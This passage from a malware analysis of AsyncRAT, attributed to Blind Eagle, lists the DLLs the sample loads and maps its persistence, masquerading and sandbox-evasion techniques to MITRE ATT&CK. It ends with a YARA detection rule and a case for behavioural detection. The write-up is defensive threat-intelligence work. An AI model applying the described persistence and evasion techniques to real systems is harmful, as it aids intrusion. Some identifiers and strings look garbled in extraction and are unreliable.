- ❖ crypt32.dll.mui, 40 kB, Crypto API32, 0x2e10000
- ❖ cryptbase.dll, 40 kB, Base cryptographic API DLL, 0x74710000
- ❖ cryptsp.dll, 76 kB, Cryptographic Service Provider API, 0x75170000
- ❖ gdi32.dll, 144 kB, GDI Client DLL, 0x777c0000
- ❖ gdi32full.dll, 928 kB, GDI Client DLL, 0x760a0000
- ❖ imm32.dll, 148 kB, Multi-User Windows IMM32 API Client DLL, 0x77d00000
- ❖ kernel.appcore.dll, 60 kB, AppModel API Host, 0x75140000
- ❖ kernel32.dll, 960 kB, Windows NT BASE API Client DLL, 0x77910000
- ❖ KernelBase.dll, 2.23 MB, Windows NT BASE API Client DLL, 0x771b0000
- ❖ KernelBase.dll.mui, 1.25 MB, Windows NT BASE API Client DLL, 0x55f0000
- ❖ locale.nls, 804 kB, , 0xfc0000
- ❖ Microsoft.VisualBasic.dll, 624 kB, Visual Basic Runtime Library, 0x5550000
- ❖ msasn1.dll, 56 kB, ASN.1 Runtime APIs, 0x74700000
- ❖ mscoree.dll, 328 kB, Microsoft .NET Runtime Execution Engine, 0x743c0000
- ❖ mscoreei.dll, 544 kB, Microsoft .NET Runtime Execution Engine, 0x74330000
- ❖ mscorlib.ni.dll, 20.3 MB, Microsoft Common Language Runtime Class Library, 0x71e20000



- ❖ msvc_p_win.dll, 492 kB, Microsoft® C Runtime Library, 0x76ce0000
- ❖ msvcr.dll, 764 kB, Windows NT CRT DLL, 0x75e40000
- ❖ mswsock.dll, 328 kB, Microsoft Windows Sockets 2.0 Service Provider, 0x70a80000
- ❖ ntdll.dll, 1.64 MB, NT Layer DLL, 0x77d50000
- ❖ ntdll.dll, 1.97 MB, NT Layer DLL, 0x7fff327f0000
- ❖ ole32.dll, 908 kB, Microsoft OLE for Windows, 0x75d50000
- ❖ oleaut32.dll, 600 kB, OLEAUT32.DLL, 0x77a40000
- ❖ profapi.dll, 112 kB, User Profile Basic API, 0x75150000
- ❖ psapi.dll, 24 kB, Process Status Helper, 0x75f00000
- ❖ rpcrt4.dll, 764 kB, Remote Procedure Call Runtime, 0x75c70000
- ❖ rsaenh.dll, 188 kB, Microsoft Enhanced Cryptographic Provider, 0x71b80000
- ❖ sechost.dll, 472 kB, Host for SCM/SDDL/LSA Lookup APIs, 0x775e0000
- ❖ SHCore.dll, 540 kB, SHCORE, 0x770c0000
- ❖ shell32.dll, 5.71 MB, Windows Shell Common Dll, 0x76720000
- ❖ shlwapi.dll, 276 kB, Shell Light-weight Utility Library, 0x76190000
- ❖ SortDefault.nls, 3.22 MB, , 0x5070000
- ❖ sspicli.dll, 132 kB, Security Support Provider Interface, 0x75090000
- ❖ System.Configuration.ni.dll, 1.02 MB, System.Configuration.dll, 0x73ef0000
- ❖ System.Core.ni.dll, 8.09 MB, .NET Framework, 0x68810000
- ❖ System.ni.dll, 10.11 MB, .NET Framework, 0x71160000
- ❖ System.Xml.ni.dll, 7.42 MB, .NET Framework, 0x680a0000
- ❖ ucrtbase.dll, 1.13 MB, Microsoft® C Runtime Library, 0x777f0000
- ❖ ucrtbase_clr0400.dll, 716 kB, Microsoft® C Runtime Library, 0x74250000
- ❖ user32.dll, 1.61 MB, Multi-User Windows USER API Client DLL, 0x773f0000
- ❖ vcruntime140_clr0400.dll, 84 kB, Microsoft® C Runtime Library, 0x74310000
- ❖ version.dll, 32 kB, Version Checking and File Installation Libraries, 0x75350000
- ❖ win32u.dll, 96 kB, Win32u, 0x75d30000
- ❖ windows.storage.dll, 6.07 MB, Microsoft WinRT Storage API, 0x755d0000
- ❖ wldp.dll, 148 kB, Windows Lockdown Policy, 0x755a0000
- ❖ wow64.dll, 356 kB, Win32 Emulation on NT64, 0x7fff31ca0000
- ❖ wow64cpu.dll, 40 kB, AMD64 Wow64 CPU , 0x77d40000
- ❖ wow64win.dll, 524 kB, Wow64 Console and Win32 API Logging, 0x7fff316e0000
- ❖ ws2_32.dll, 396 kB, Windows Socket 2.0 32-Bit DLL, 0x77ae0000

Extracted TTP's

MITRE ATT&CK MAPPING

<i>Technique</i>	<i>Kill chain phase</i>	<i>Diamond vertex</i>	<i>Comments</i>
T1566.001 - Phishing: Spearphishing Attachment	Delivery	Capability	Email with ZIP file attached
T1547.001 - Boot or Logon AutoStart Execution: Registry Run Keys / Startup Folder	Installation	Capability	Set registry key if non-privileged user executes the payload




T1053.005 - Scheduled Task/Job: Scheduled Task	Installation	Capability	Creates new scheduled task if privileged user executes the payload
T1543 - Create or Modify System Process	Installation	Capability	Create Mutex to check another instance is running.
T1036.S004 - Masquerading: Masquerade Task or Service	Installation	Capability	Set the process critical to evade detection
T1036.005 - Masquerading: Match Legitimate Name or Location	Execution	Capability	Writes itself as a file named Runtime Broker.exe saved in %APPDATA%
T1059.003 - Command and Scripting Interpreter: Windows Command Shell	Execution	Capability	Executes batch file created previously
T1497.001 - Virtualization/Sandbox Evasion: System Checks	Execution	Capability	Anti-VM and Sandboxes checks

Recreation and Security controls validation

As an offensive security researcher, my primary responsibility involves the meticulous analysis of real-world samples to extract Tactics, Techniques, and Procedures (TTPs). Once identified, I map these TTPs onto the MITRE ATT&CK framework, providing a comprehensive understanding of the adversary's behavior. To validate the effectiveness of security controls, I employ emulation techniques by recreating the identified TTPs using the same methods observed in the analyzed samples. This emulation process ensures a realistic simulation of the adversary's actions, allowing for thorough validation of existing security measures. For this purpose, I leverage proprietary emulation tools, ensuring precision and adaptability in replicating sophisticated attack scenarios. My role extends beyond the typical scope of a Security Operations Center (SOC) Level 3, as I not only analyze but also recreate the same behavior for proactive emulation and then provide mitigation strategies, including the development of YARA rules, Sigma detection signatures, and Indicators of Compromise (IoC). This comprehensive approach is crucial for enhancing the organization's resilience against evolving cyber threats.

This is the overall flow of my work:



Mitigation

YARA

rule AsyncRAT

{

meta:

description = "AsyncRAT by Blind Eagle"

author = "Usman Sikander"

reference = "https://izoologic.com/phishing/blind-eagle-apt-reemerges-to-target-colombian-organisations/"

hash1 = "c0b9838ff7d2ddecbe296eae947e5d6"

hash2 = "76af794b85e4a4ba75c5703df1207b7a6798bf2e"

hash3 = "79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3"

strings:



\$s1 =
"1DB2A1F9902B35F8F880EF1692CE9947A193D5A698D8F568BDA721658ED4C58B"
fullword ascii

\$s2 =
"87639126EA77B358F26532367DBA67C5310EF50A8D9888ED070CD40E1F605A8F"
fullword ascii

\$s3 =
"1DB2A1F9902B35F8F880EF1692CE9947A193D5A698D8F568BDA721658ED4C58B"
fullword ascii

\$s4 =
"87639126EA77B358F26532367DBA67C5310EF50A8D9888ED070CD40E1F605A8F"
fullword wide

\$s5 = "clFxcHJwbUJWSEtHY2ROUXpoNHV6clBMeDVqenpWYmk=" fullword ascii

\$s6 =
"17aNgmElc4ng6An/6hq+YMrQTx4uJ1++cOSSk3rYvCFbeHnycL4Jrp01hWoAOenn/eMKIGT83
dY3efMDWsgKWA==" fullword wide

\$s7 =
"iMXtaH3RD4azCnEK+bHLyPMPIs2a4cPQifNyYsmtfBqSShS+aUobqLJXmoGtNAqfb9jYeBC+T49
Ryr3fHwzGOQ==" fullword wide

\$s8 =
"RyFgiEdGhARXpc6DAhvpqJxjU2yLAALheNVzc/+ZTvM9/YPPPCarzgxl7jgHKrgmjxe7I1 pingy2P
ObWnzMZg==" fullword wide

\$s9 =
"CfXpd10bbWOrMPUDu4xOQVkvVoERQrspS5I5RrSBc3XPr6/112WdhfLjn9IUpy8mtbVoZq8NI2Ui
tCoQT8mAILQ==" fullword wide

\$s10 = "clFxcHJwbUJWSEtHY2ROUXpoNHV6clBMeDVqenpWYmk=" fullword wide

\$op0 = {BF EB 1E 56 FB CD 97 3B B2 19 02 24 30 A5 78 43 00 3D 56 44 D2 1E 62 B9
D4 F1 80 E7 E6 C3 39 41}

\$op1 = {48 61 73 68 00 56 65 72 69 66 79 48 61 73 68 00}

\$op2 = {41 00 6E 00 74 00 69 00 76 00 69 00 72 00 75}

condition:

(uint16(0) == 0x5a4d and



```
    filesize < 49KB and  
        (6 of them) and all of ($op*)  
    ) or (all of them)  
}
```

Conclusion

Traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like AsyncRAT, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.